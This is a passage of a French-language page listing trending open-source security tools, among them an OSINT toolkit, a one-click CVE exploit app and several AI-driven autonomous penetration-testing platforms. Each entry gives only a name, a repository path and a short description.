    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    576
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    388
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    330
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    247

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →